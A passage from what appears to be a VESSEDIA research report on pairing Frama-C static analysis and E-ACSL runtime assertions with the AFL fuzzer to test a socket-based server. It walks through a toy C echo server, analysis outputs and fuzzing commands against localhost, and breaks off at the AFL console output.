AFL is one of the most well-known and fastest fuzzers. It uses compile-time instrumentation, and genetic algorithms to generate additional test cases to check against the application. It is widely used during security evaluations for pentesting purpose, either when source code is available, or even when only binaries can be tested (AFL is then used in *QEMU-like* emulator mode).

> *Other approaches of the same kind are presented in the thesis dissertation "Performing Binary Fuzzing using Concolic Execution"[14]. This thesis notably presents a system that fuzzes certain classes of (closed source) binaries using Concolic Execution techniques in order to find vulnerable inputs into programs. These inputs could be leveraged by attackers to compromise systems that the binary might be running on. The system is designed around a Taint/Crash Analysis tool combined with a Path Exploration system to generate symbolic representations of the paths, generating a new set of inputs to be tested. This kind of approach could also benefit from CURSOR (or E-ACSL) techniques, in order to make the concolic executions focus on potential security and safety alarms generated by abstract interpretation. But this option is not explored in VESSEDIA at this time, as the aim of CURSOR is to deal with source code as a first intent.*

The reader will find numerous references of AFL tutorials and experiments on the Internet. In this section, however, we will focus on the requirements for collaborations with Frama-C toolset (mainly EVA and E-ACSL).

At first, one needs to generate a new C code enriched by Frama-C EVA plug-in analysis with alarms (related to some families of CWEs).

For some reason, Frama-C automatically translates *variadic* parameter functions as *multi-parameter* functions, w.r.t. the concrete uses of variadic parameters in the code. This may cause

[12] https://frama-c.com/download/framaCDay/FCD16/talk/dassault_cursor.pdf

[13] http://lcamtuf.coredump.cx/afl/

[14] https://dspace.mit.edu/bitstream/handle/1721.1/100620/932641731-MIT.pdf?sequence=1

some troubles when compiling and testing, as multi-parameter functions are declared but not effectively defined. Thus Frama-C is launched without this variadic translation by default (the option to use is `-variadic-no-translation`). Secondly, *libc* function contracts are needed by CURSOR when generating the code to guarantee that *requires* clauses (i.e. preconditions) in the library won't be violated during execution. To do so, Frama-C will analyze the original code with *libc* signatures containing useful annotations: these annotations are provided by CEA and included into Frama-C package. For readability, we also want these *requires* annotations on function declarations to be inserted as statement contracts at their call sites (*requires* are then translated as *assert* clauses typically). This is obtained thanks to the option "`-rte -rte-precond`". Once these analyses are performed, the EVA analysis can be performed to potentially validate (or not) the previous statement annotations, and eventually add new EVA alarms into the code when required if potential alarms are found during the abstract interpretation analysis.

At this stage, the command line looks like:

```
$ frama-c foo.c -variadic-no-translation -quiet -rte -rte-precond -then -val -then -print
-ocode foo.val.c
```

The reader is invited to read E-ACSL and EVA documentations for the technical details, and potentially adapt the command line to its own verification context.

During our first experiments in T5.5, some issues appeared as E-ACSL is still an on-going development, and some features may still not be implemented at the time of writing. These issues are related to variables collected by the *libc* functions annotated by Frama-C but not present/available during further compilation and linkage, as well as ACSL logic predicates and other constructs not yet implemented in E-ACSL. A script developed by DA in Python implements a workaround for these issues met during our preliminary experimentations, but in the meantime, E-ACSL development team released fixes palliating these different problems definitely.

In CURSOR, the E-ACSL function named `__e_acsl_assert()`, which is executed in case an alarm is met during execution (the entry point of a CURSOR counter-measure execution), is provided by default. To avoid a duplicate error during link phase, E-ACSL defines a macro-definition allowing the developer to include its own `__e_acsl_assert` implementation. The documentation of E-ACSL defines the other options needed to perform the translation of annotations as executable statements, in particular using a script (`e-acsl-gcc.sh`) packaged with the E-ACSL plug-in:

```
$ e-acsl-gcc.sh foo.val.c -M -E "-D__FC_MACHDEP_X86_64" -e "-DE_ACSL_EXTERNAL_ASSERT" -l
"-fno-stack-protector" -c -OFOO.CURSOR -Gafl-gcc
```

In the command line above, it is worth noticing that we used "`-fno-stack-protector`" option. This is useful as in case of stack corruption during execution, we want to get information provided by the counter-measure functions. Raising a stack protection - basically generated by the compiler - would hide this information, then possibly making harder to make the diagnosis of the corresponding failure.

Also notice that E-ACSL permits to specify the compiler to use, and in our case, it will be `afl-gcc` (at least at this stage) which embeds instrumentation phases related to AFL mechanisms.

Then, it is possible to call `afl-fuzz` which is the fuzzer itself that will launch (and control) the program under test, starting from regular (correct) test cases in folder "`in/`" and generating *unsuccessful* (i.e. raising an exception / violating a sought property) test cases in folder "`out/`":

```
$ afl-fuzz -i in -o out -m none ./FOO.CURSOR.e-acsl
```

This is indeed for the "theory". In practice however, things may go sometimes either wrong, or may require more expertise, modifications of code perimeter (or even sometimes may be intractable).

In the following, we present the events as they occurred during our experimentations, with their workarounds when available. Of course, we simplified as much as possible the multiple iterations we had to cope with, to hopefully present to the reader a more synthetic overview of our activities during our Use Case realization.

These experiences, described hereafter, should in some ways be useful for future works, as well as for improvements to tools and methods to facilitate simpler cybersecurity verifications.

The Write-Up Itself!

Our primary goal is to detect vulnerabilities in our network gateway software (with persistent connections) which is one of the main (initial) components from our Use Case.

Since the gateway is integrated within a confidential application, the different analyses and code presented in this section are simplified accordingly.

At first, we must note that basically, AFL does not deal with socket-based network connections. This point is largely discussed on the Internet.

There exist some workarounds, like *desock-ing* the code by pre-loading "socket" statement interceptors. The tool experimented by DA in VESSEDIA is *preeny*[15], for which a quite abundant (yet non-official) literature is available on the Internet. However, due to the architecture of our software, this solution was tested but finally considered as not applicable (not elaborated here for convenience).

There are two reasons why the notion of persistent connections is dimensioning in terms of verification (and further, in terms of means for the fuzzing):

- During a network connection, the server, once closed by the client (especially in case of erroneous input), yields the listen socket in a TCP TIME_WAIT state, which does not permit to reuse the same port. Of course it is possible to reuse an address by modifying the socket options (using `libc setsockopt()` function typically), but for some technical reason, the server cannot make use of this hint. Note that as long as a socket is in TIME_WAIT, there is no means to bind it again, and then the server has to wait at least several seconds before being launched again. Generally, servers open another port and wait for a new connection to accept. But in our case, there is no such mechanism of TCP port changing. The figure below presents the automata of the different connection states for a given socket to clarify the process.

[15] https://github.com/zardus/preeny : "*Preeny helps you pwn noobs by making it easier to interact with services locally. It disables fork(), rand(), and alarm() and, if you want, can convert a server application to a console one using clever/hackish tricks, and can even patch binaries*" (sic)




Figure 4:State-flow for network connections

- Once a connection is bound, listened to and accepted by the server, this latter waits for several inputs from the client, more or less regularly spaced over time. In no way we would like to reconnect for each new input: the connection must stay persistent over time.

A simplified code on the server side is presented below. It will be temporarily the toy-example on which we will explain our different verification attempts and operations. It is a classical "bind/listener" server which creates a socket, here on port number 22000, binds it, listens to, accepts connection, and gets the inputs (some strings) from this connection in a loop (the way the inputs are then processed is not detailed here):

```
#include <arpa/inet.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netdb.h>
#include <string.h>
#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>

#define DIM 10

int main()
{
    int ret=0;
    char str[DIM]="start";
    int listen_fd, sockfd;
    struct sockaddr_in servaddr;

    listen_fd = socket(AF_INET, SOCK_STREAM, 0);
    bzero( &servaddr, sizeof(servaddr));

    servaddr.sin_family = AF_INET;
    servaddr.sin_addr.s_addr = htonl(INADDR_ANY);
    servaddr.sin_port = htons(22000);

    ret = bind(listen_fd, (struct sockaddr *) &servaddr, sizeof(servaddr));
    if(ret==-1)
    {
      printf("error: bind returns -1\n");
    }
    ret = listen(listen_fd, DIM);
    if(ret==-1)
    {
      printf("error: listen returns -1\n");
    }

    sockfd = accept(listen_fd, (struct sockaddr*) NULL, NULL);
    if(sockfd==-1)
    {
      printf("error: accept returns -1\n");
    }

    while(strcmp(str,"quit"))
    {
      printf(".");
        bzero( str, DIM);
        read(sockfd,str,DIM);
        printf("Echoing back - %s",str);
    }
    return 0;
}
```

Then, we introduce some ACSL ghost code and a property to check, about the length of the regular input for instance. This property has no particular functional rationale, but only aims at illustrating the kind of verification which will be performed later on the original server code.


The ghost code (statement starting with "`//@ ghost ...`") computes the length of the string, and an assert checks if this length is bounded (once again, the limits 5 and 9 have no particular meaning here). We also add a functional implementation of `__e_acsl_assert()` function which will be called in case one of the properties is violated during execution.

```
#include <arpa/inet.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netdb.h>
#include <string.h>
#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>

void __e_acsl_assert(int pred,char *kind,char *fct,char *pred_txt,int line) {
       if(!pred) {
              printf ("   (!)   %s in %s (%d)   %s\n",kind,fct,line,pred_txt);
              abort();
       }
}

#define DIM 10

int main()
{
    int ret=0;
    char str[DIM]="start";
    int listen_fd, sockfd;
    struct sockaddr_in servaddr;

    listen_fd = socket(AF_INET, SOCK_STREAM, 0);
    bzero( &servaddr, sizeof(servaddr));

    servaddr.sin_family = AF_INET;
    servaddr.sin_addr.s_addr = htonl(INADDR_ANY);
    servaddr.sin_port = htons(22000);

    ret = bind(listen_fd, (struct sockaddr *) &servaddr, sizeof(servaddr));
    if(ret==-1)
    {
      printf("error: bind returns -1\n");
    }

    ret = listen(listen_fd, DIM);
    if(ret==-1)
    {
      printf("error: listen returns -1\n");
    }

    sockfd = accept(listen_fd, (struct sockaddr*) NULL, NULL);
    if(sockfd==-1)
    {
      printf("error: accept returns -1\n");
    }

    while(strcmp(str,"quit"))
    {
      printf(".");
        bzero( str, DIM);
        read(sockfd,str,DIM);
        //@ ghost int lenstr = strlen(str);
        //@ assert lenstr>=5 && lenstr<=9;
        printf("Echoing back - %s",str);
    }
    return 0;
}
```

The given code is then analyzed with Frama-C EVA and WP, with *libc* annotations provided by Frama-C, with the command:

```
frama-c-gui -eva -wp server.c
```

An extract of the code after analysis is presented in the Frama-C GUI below:



```
bidon3.c
  main
FRAMAC_SHARE/libc/__fc_alloc_axiomatic
FRAMAC_SHARE/libc/__fc_define_fd_set_t
FRAMAC_SHARE/libc/__fc_define_file.h
FRAMAC_SHARE/libc/__fc_define_fpos_t.h
FRAMAC_SHARE/libc/__fc_define_iovec.h
FRAMAC_SHARE/libc/__fc_define_pid_t.h
FRAMAC_SHARE/libc/__fc_define_sa_famil
FRAMAC_SHARE/libc/__fc_define_sigset_t

WP
Model...   Typed
Script...  (None)
Provers... Alt-Ergo (native)
RTE  Split  Trace
Steps    0
Depth    0
Timeout  10
Process  4
Occurrence
Metrics
Impact
Slicing
Eva
0     slevel
main  main
Show list of red alarms
```

```
  int __retres;
  int listen_fd;
  int sockfd;
  struct sockaddr_in servaddr;
  int ret = 0;
  char str[10] =
    {(char)'s', (char)'t', (char)'a', (char)'r', (char)'t', (char)'\000'};
  listen_fd = socket(2,1,0);
  bzero((void *)(& servaddr),sizeof(servaddr));
  servaddr.sin_family = (unsigned short)2;
  servaddr.sin_addr.s_addr = htonl((unsigned int)0);
  servaddr.sin_port = htons((unsigned short)22000);
  ret = bind(listen_fd,(struct sockaddr const *)(& servaddr),sizeof(servaddr));
  if (ret == -1) {
    printf_va_2("error: bind returns -1\n");
  }
  ret = listen(listen_fd,10);
  if (ret == -1) {
    printf_va_3("error: listen returns -1\n");
  }
  sockfd = accept(listen_fd,(struct sockaddr *)0,(socklen_t *)0);
  if (sockfd == -1) {
    printf_va_4("error: accept returns -1\n");
  }
  while (1) {
    int tmp_0;
    tmp_0 = strcmp((char const *)(str),"quit");
    if (! tmp_0) {
      break;
    }
    {
      size_t tmp;
      printf_va_5(".");
      bzero((void *)(str),(unsigned int)10);
      read(sockfd,(void *)(str),(unsigned int)10);
      /*@ ghost tmp = strlen((char const *)(str)); */
      /*@ ghost int lenstr = (int)tmp; */
      /*@ assert lenstr ≥ 5 ∧ lenstr ≤ 9; */ ;
      printf_va_6("Echoing back - %s",str);
    }
  }
```

```
bidon3.c
#include <unistd.h>

void __e_acsl_assert(int pred,char
        if(!pred) {
                printf ("   (!)
                abort();
        }
}

#define DIM 10

int main()
{
    int ret=0;
    char str[DIM]="start";
    int listen_fd, sockfd;
    struct sockaddr_in servaddr;

    listen_fd = socket(AF_INET, SO
    bzero( &servaddr, sizeof(servac

    servaddr.sin_family = AF_INET;
    servaddr.sin_addr.s_addr = htor
    servaddr.sin_port = htons(2200

    ret = bind(listen_fd, (struct
    if(ret==-1)
    {
      printf("error: bind returns
    }

    ret = listen(listen_fd, DIM);
    if(ret==-1)
    {
      printf("error: listen return
    }

    sockfd = accept(listen_fd, (st
```

Figure 5:Server code analyzed with Frama-C Argon (EVA and WP)

The property statuses are the following, after EVA and WP analyses:

```
...
--------------------------------------------------------------------------------
--- Properties of Function 'main'
--------------------------------------------------------------------------------

[    -    ] Assertion (file bidon3.c, line 57)
            tried with Eva.
[  Valid  ] Instance of 'Pre-condition 'valid_memory_area'' at call 'bzero' (file
bidon3.c, line 27)
            by Eva.
[    -    ] Instance of 'Pre-condition 'valid_sockfd,sockfd'' at call 'bind' (file
bidon3.c, line 33)
            tried with Eva.
[  Valid  ] Instance of 'Pre-condition 'valid_read_addr'' at call 'bind' (file bidon3.c,
line 33)
            by Eva.
[  Valid  ] Instance of 'Pre-condition (file bidon3.c, line 36)' at call 'printf_va_2'
(file bidon3.c, line 36)
            by Eva.
[  Valid  ] Instance of 'Pre-condition 'valid_sockfd'' at call 'listen' (file bidon3.c,
line 39)
            by Eva.
[  Valid  ] Instance of 'Pre-condition (file bidon3.c, line 42)' at call 'printf_va_3'
(file bidon3.c, line 42)
            by Eva.
[  Valid  ] Instance of 'Pre-condition 'valid_sockfd'' at call 'accept' (file bidon3.c,
line 45)
            by Eva.
[  Valid  ] Instance of 'Pre-condition for 'addr_null' 'addrlen_should_be_null'' at call
'accept' (file bidon3.c, line 45)
            by Eva.
[  Valid  ] Instance of 'Pre-condition for 'addr_not_null' 'valid_addrlen'' at call
'accept' (file bidon3.c, line 45)
            by Eva.
[  Valid  ] Instance of 'Pre-condition for 'addr_not_null' 'addr_has_room'' at call
'accept' (file bidon3.c, line 45)
            by Eva.
[  Valid  ] Instance of 'Pre-condition (file bidon3.c, line 48)' at call 'printf_va_4'
(file bidon3.c, line 48)
            by Eva.
[    -    ] Instance of 'Pre-condition 'valid_string_s1'' at call 'strcmp' (file
bidon3.c, line 51)
            tried with Eva.
[  Valid  ] Instance of 'Pre-condition 'valid_string_s2'' at call 'strcmp' (file
bidon3.c, line 51)
            by Eva.
[  Valid  ] Instance of 'Pre-condition (file bidon3.c, line 53)' at call 'printf_va_5'
(file bidon3.c, line 53)
            by Eva.
[  Valid  ] Instance of 'Pre-condition 'valid_memory_area'' at call 'bzero' (file
bidon3.c, line 54)
            by Eva.
[    -    ] Instance of 'Pre-condition 'valid_fd'' at call 'read' (file bidon3.c, line
55)
            tried with Eva.
[  Valid  ] Instance of 'Pre-condition 'buf_has_room'' at call 'read' (file bidon3.c,
line 55)
            by Eva.
[    -    ] Instance of 'Pre-condition 'valid_string_s'' at call 'strlen' (file bidon3.c,
line 56)
            tried with Eva.
[    -    ] Instance of 'Pre-condition (file bidon3.c, line 58)' at call 'printf_va_6'
(file bidon3.c, line 58)
            tried with Eva.
```

```
[  Valid  ] Instance of 'Pre-condition (file bidon3.c, line 58)' at call 'printf_va_6'
(file bidon3.c, line 58)
            by Eva.
...
--------------------------------------------------------------------------------
--- Status Report Summary
--------------------------------------------------------------------------------
   306 Completely validated
   856 Considered valid
    11 To be validated
     4 Dead properties
     1 Unreachable
  1178 Total
--------------------------------------------------------------------------------
```

Some of the properties are valid, which will permit to get rid of them during further "fuzzing" operations: they won't be translated as executable statements by E-ACSL and thus alleviate the code size and execution time during the tests.

> *This is the reason why we introduced WP and EVA analyses before the E-ACSL code generation: in order to discharge automatically as many properties (i.e. their corresponding proof obligations) as possible before the fuzzing steps.*

However, some of these properties are still not validated, and of course among which the "`lenstr >= 5 ...`" assertion, which could be obviously violated.

Later, we will let AFL do the task of generating a counter-example violating *this assert* for us, and possibly, through a persistent socket connection.

Before that, we have to generate a new code with E-ACSL, which will translate the few assertions not validated by executable statements.

This is done thanks to the following command line calling E-ACSL script:

```
$ e-acsl-gcc.sh --rt-verbose --rt-debug -k -c --rte=all -o server.eacsl.c -O server.exe -
-oexec-e-acsl=server.eacsl.exe server.c --frama-c-extra="-eva -wp -wp-timeout 1 -remove-
unused-specified-functions" --e-acsl-extra="-e-acsl-no-validate-format-strings -e-acsl-
full-mmodel" --cpp-flags="-DE_ACSL_EXTERNAL_ASSERT" --ld-flags="-g3"
```

This command launches E-ACSL after RTE (expected to generated complementary alarms), EVA and WP analyses to validate (and then avoid to translate) already verified properties.

> *This point is important: RTE and EVA generate alarms when relevant. But some of them may be redundant, or due to value domain over-approximations computed by abstract interpretation. Then, it is possible to ask a plug-in like WP to discharge as much annotations/alarms as possible, by automated means (automatic theorem provers typically, or even faster the proof obligation simplifier procedure provided with WP).*

The new source code generated by E-ACSL is the following:

```
...
int main(void)
{
  int __retres;
  int listen_fd;
  int sockfd;
  struct sockaddr_in servaddr;
  __e_acsl_memory_init((int *)0,(char ***)0,4U);
  __e_acsl_globals_init();
  __e_acsl_store_block((void *)(& servaddr),16U);
  __e_acsl_store_block((void *)(& sockfd),4U);
  __e_acsl_store_block((void *)(& listen_fd),4U);
  __e_acsl_store_block((void *)(& __retres),4U);
  int ret = 0;
  __e_acsl_store_block((void *)(& ret),4U);
  __e_acsl_full_init((void *)(& ret));
  char str[10] =
    {(char)'s', (char)'t', (char)'a', (char)'r', (char)'t', (char)'\000'};
  __e_acsl_store_block((void *)(str),10U);
  __e_acsl_full_init((void *)(& str));
  __e_acsl_full_init((void *)(& listen_fd));
  listen_fd = __gen_e_acsl_socket(2,SOCK_STREAM,0);
  __gen_e_acsl_bzero((void *)(& servaddr),sizeof(servaddr));
  __e_acsl_initialize((void *)(& servaddr.sin_family),sizeof(sa_family_t));
  servaddr.sin_family = (unsigned short)2;
  __e_acsl_initialize((void *)(& servaddr.sin_addr.s_addr),sizeof(in_addr_t));
  servaddr.sin_addr.s_addr = __gen_e_acsl_htonl((unsigned int)0x00000000);
  __e_acsl_initialize((void *)(& servaddr.sin_port),sizeof(in_port_t));
  servaddr.sin_port = __gen_e_acsl_htons((unsigned short)22000);
  __e_acsl_full_init((void *)(& ret));
  ret = __gen_e_acsl_bind(listen_fd,(struct sockaddr const *)(& servaddr),
                          sizeof(servaddr));
  if (ret == -1) printf(__gen_e_acsl_literal_string);
  __e_acsl_full_init((void *)(& ret));
  ret = __gen_e_acsl_listen(listen_fd,10);
  if (ret == -1) printf(__gen_e_acsl_literal_string_2);
  __e_acsl_full_init((void *)(& sockfd));
  sockfd = __gen_e_acsl_accept(listen_fd,(struct sockaddr *)0,(socklen_t *)0);
  if (sockfd == -1) printf(__gen_e_acsl_literal_string_3);
  while (1) {
    {
      int tmp_0;
      __e_acsl_store_block((void *)(& tmp_0),4U);
      __e_acsl_full_init((void *)(& tmp_0));
      tmp_0 = __gen_e_acsl_strcmp((char const *)(str),
                                  __gen_e_acsl_literal_string_4);
      if (! tmp_0) {
        __e_acsl_delete_block((void *)(& tmp_0));
        break;
      }
      {
        size_t tmp;
        __e_acsl_store_block((void *)(& tmp),4U);
        printf(__gen_e_acsl_literal_string_5);
        __gen_e_acsl_bzero((void *)(str),(unsigned int)10);
        __gen_e_acsl_read(sockfd,(void *)(str),(unsigned int)10);
        __e_acsl_full_init((void *)(& tmp));
        tmp = __gen_e_acsl_strlen((char const *)(str));
        /*@ assert rte: signed_downcast: tmp ≤ 2147483647; */
        __e_acsl_assert(tmp <= 2147483647U,(char *)"Assertion",
                        (char *)"main",
                        (char *)"rte: signed_downcast: tmp <= 2147483647",
                        165);
        __e_acsl_assert(tmp <= 2147483647U,(char *)"RTE",(char *)"main",
                        (char *)"signed_downcast: tmp <= 2147483647",166);
        int lenstr = (int)tmp;
        __e_acsl_store_block((void *)(& lenstr),4U);
        __e_acsl_full_init((void *)(& lenstr));
        /*@ assert lenstr ≥ 5 ∧ lenstr ≤ 9; */
        {
          int __gen_e_acsl_and;
          if (lenstr >= 5) __gen_e_acsl_and = lenstr <= 9;
          else __gen_e_acsl_and = 0;
          __e_acsl_assert(__gen_e_acsl_and,(char *)"Assertion",
                          (char *)"main",
                          (char *)"lenstr >= 5 && lenstr <= 9",167);
        }
        printf(__gen_e_acsl_literal_string_6,str);
        __e_acsl_delete_block((void *)(& lenstr));
        __e_acsl_delete_block((void *)(& tmp));
        __e_acsl_delete_block((void *)(& tmp_0));
      }
    }
  }
  __e_acsl_full_init((void *)(& __retres));
  __retres = 0;
  __e_acsl_delete_block((void *)(& __bswap_64_0));
  __e_acsl_delete_block((void *)(& __bswap_32_0));
  __e_acsl_delete_block((void *)(& __bswap_64));
  __e_acsl_delete_block((void *)(& __bswap_32));
  __e_acsl_delete_block((void *)(str));
  __e_acsl_delete_block((void *)(& ret));
  __e_acsl_delete_block((void *)(& servaddr));
  __e_acsl_delete_block((void *)(& sockfd));
  __e_acsl_delete_block((void *)(& listen_fd));
  __e_acsl_delete_block((void *)(& __retres));
  __e_acsl_memory_clean();
  return __retres;
}
...
```

The reader will refer to the E-ACSL documentation for details about statements added by the plug-in (mostly dedicated to memory shadowing). However, the code is exposed above in order to evaluate the number of additional lines of code which is typically added by E-ACSL and which may have – at least – a significant impact on the execution speed when applying fuzzing process. This will be discussed further in this report.

> *To improve the level of confidence in the new generated code by E-ACSL, a manual review of the code is performed in-house. This is a mandatory (also time-consuming) task which contributes to the confidence the user may have in the Frama-C plug-in, as the additional code should not interfere with the original code behaviour. Modifying the code, even by automatic tools, is a sensitive operation, unless these tools are duly "qualified" (this aspect is not addressed in this report).*

We can see indeed in this code that among a lot of code dedicated to the memory management added by E-ACSL and which will be executed at runtime, there are also annotations provided by ACSL function contract for some *libc* functions.

And there is also our annotation "`lenstr >= 5 ...`" duly translated as an executable statement:

```
...
        /*@ assert lenstr ≥ 5 ∧ lenstr ≤ 9; */
        {
          int __gen_e_acsl_and;
          if (lenstr >= 5) __gen_e_acsl_and = lenstr <= 9;
          else __gen_e_acsl_and = 0;
          __e_acsl_assert(__gen_e_acsl_and,(char *)"Assertion",
                          (char *)"main",
                          (char *)"lenstr >= 5 && lenstr <= 9",167);
        }
...
```

This code extract is self-explanatory: simply notice that if the assertion is violated, our `__e_acsl_assert` function code will be called and executed, therefore running one of our potential cybersecurity counter-measures.

This mechanism permits a certain level of control on the behavior to apply in case of activation of security weaknesses/vulnerabilities: the counter-measure functions may have some information needed to either filter out, select or adapt their behaviour to the context in which the property violation occurred.

When compiling and linking this code, we also have to make it compliant with AFL. And for this matter, we have to specify that the compiler will be the AFL one, in charge of adding the instrumentation permitting to trace which branches were covered by executions during fuzzing.

The command line is then:

```
$ e-acsl-gcc.sh --rt-verbose --rt-debug -k -c -G afl-gcc --rte=all -o server.eacsl.c -O
server.exe --oexec-e-acsl=server.eacsl.exe server.c --frama-c-extra="-eva -wp -wp-timeout
1 -remove-unused-specified-functions" --e-acsl-extra="-e-acsl-no-validate-format-strings
-e-acsl-full-mmodel" --cpp-flags="-DE_ACSL_EXTERNAL_ASSERT"
```

The option "`-G afl-gcc`" in the line above will launch this instrumentation and the compilation directives needed. The reader will refer to the documentation of E-ACSL for more details on this command line.

Then, to execute this code, we have first to download the release of AFL and compile it:

```
$ wget http://lcamtuf.coredump.cx/afl/releases/afl-latest.tgz

$ tar zxvf afl-latest.tgz

$ cd afl*

$ make

$ sudo make install
```

> *Note that during several weeks, we met a bug in some versions of GCC-7 which made impossible to compile AFL/afl-gcc instrumentation compiler, under Ubuntu v18 Linux distribution. This bug was later fixed: https://bugs.launchpad.net/ubuntu/+source/gcc-7/+bug/1770342*

Later, we discovered a special release of AFL which is dedicated to network application fuzzing. This release proposes some command line options making possible to fuzz through a socket connection. This release is the 1.95b one, available on several websites on the Internet[16]. We make use of this version of AFL in the following.

AFL instruments a certain number of locations in the code according to the control flow, as showed in `stdout`:

```
$ e-acsl-gcc.sh --rt-verbose --rt-debug -k -c -G afl-gcc --rte=all -o server.eacsl.c -O
server.exe --oexec-e-acsl=server.eacsl.exe server.c --frama-c-extra="-eva -wp -wp-timeout
1 -remove-unused-specified-functions" --e-acsl-extra="-e-acsl-no-validate-format-strings
-e-acsl-full-mmodel" --cpp-flags="-DE_ACSL_EXTERNAL_ASSERT"

...
afl-cc 1.95b by <lcamtuf@google.com>
afl-as 1.95b by <lcamtuf@google.com>
[+] Instrumented 17 locations (32-bit, non-hardened mode, ratio 100%).
+ /usr/local/bin/afl-gcc -DE_ACSL_SEGMENT_MMODEL -DE_ACSL_NO_ASSERT_FAIL -DE_ACSL_DEBUG -
DE_ACSL_STACK_SIZE=32 -DE_ACSL_HEAP_SIZE=128 -DE_ACSL_VERBOSE -DE_ACSL_DEBUG_VERBOSE -
std=c99 -m32 -g3 -O0 -fno-omit-frame-pointer -fno-builtin -fno-merge-constants -Wall -
Wno-long-long -Wno-attributes -Wno-nonnull -Wno-undef -Wno-unused -Wno-unused-function -
Wno-unused-result -Wno-unused-value -Wno-unused-function -Wno-unused-variable -Wno-
unused-but-set-variable -Wno-implicit-function-declaration -Wno-empty-body -
DE_ACSL_EXTERNAL_ASSERT -I/usr/local/bin/../share/frama-c/e-acsl/ -o server.eacsl.exe
server.eacsl.c /usr/local/bin/../share/frama-c/e-acsl//e_acsl_rtl.c -g3
/usr/local/bin/../lib/libeacsl-dlmalloc.a /usr/local/bin/../lib/libeacsl-gmp.a -lm
afl-cc 1.95b by <lcamtuf@google.com>
afl-as 1.95b by <lcamtuf@google.com>
[+] Instrumented 68 locations (32-bit, non-hardened mode, ratio 100%).
afl-as 1.95b by <lcamtuf@google.com>
[+] Instrumented 5265 locations (32-bit, non-hardened mode, ratio 100%).
...
```

In the next step, we create a first "initialization" input file (a valid file raising no exception) which will be tested and mutated, according to the genetic algorithm process implemented in AFL:

```
$ rm -Rf in/ out/

$ mkdir in/ out/

$ cat > in/essai << EOF
ABCD1234
EOF
```

The first input to test will be the simple string "`ABCD1234`".

Some configurations of the system must be done to allow AFL to work properly. Typically, the following command will instruct the system to output coredumps as files instead of sending them to a specific crash handler:

```
$ sudo echo core > /proc/sys/kernel/core_pattern
```

16 https://github.com/jdbirdwell/afl

And now, the fuzzing can be launched:

```
$ AFL_SKIP_CPUFREQ=1 afl-fuzz -i in -o out -t 300+ -D 7 -m none -Ntcp://127.0.0.1:22000
./server.eacsl.exe
```

(Please refer to Annex 3 in this report, or the AFL v1.95b documentation, for further comments on this command line)

AFL results are displayed on the console:

```
                  american fuzzy lop 1.95b (server.eacsl.exe)

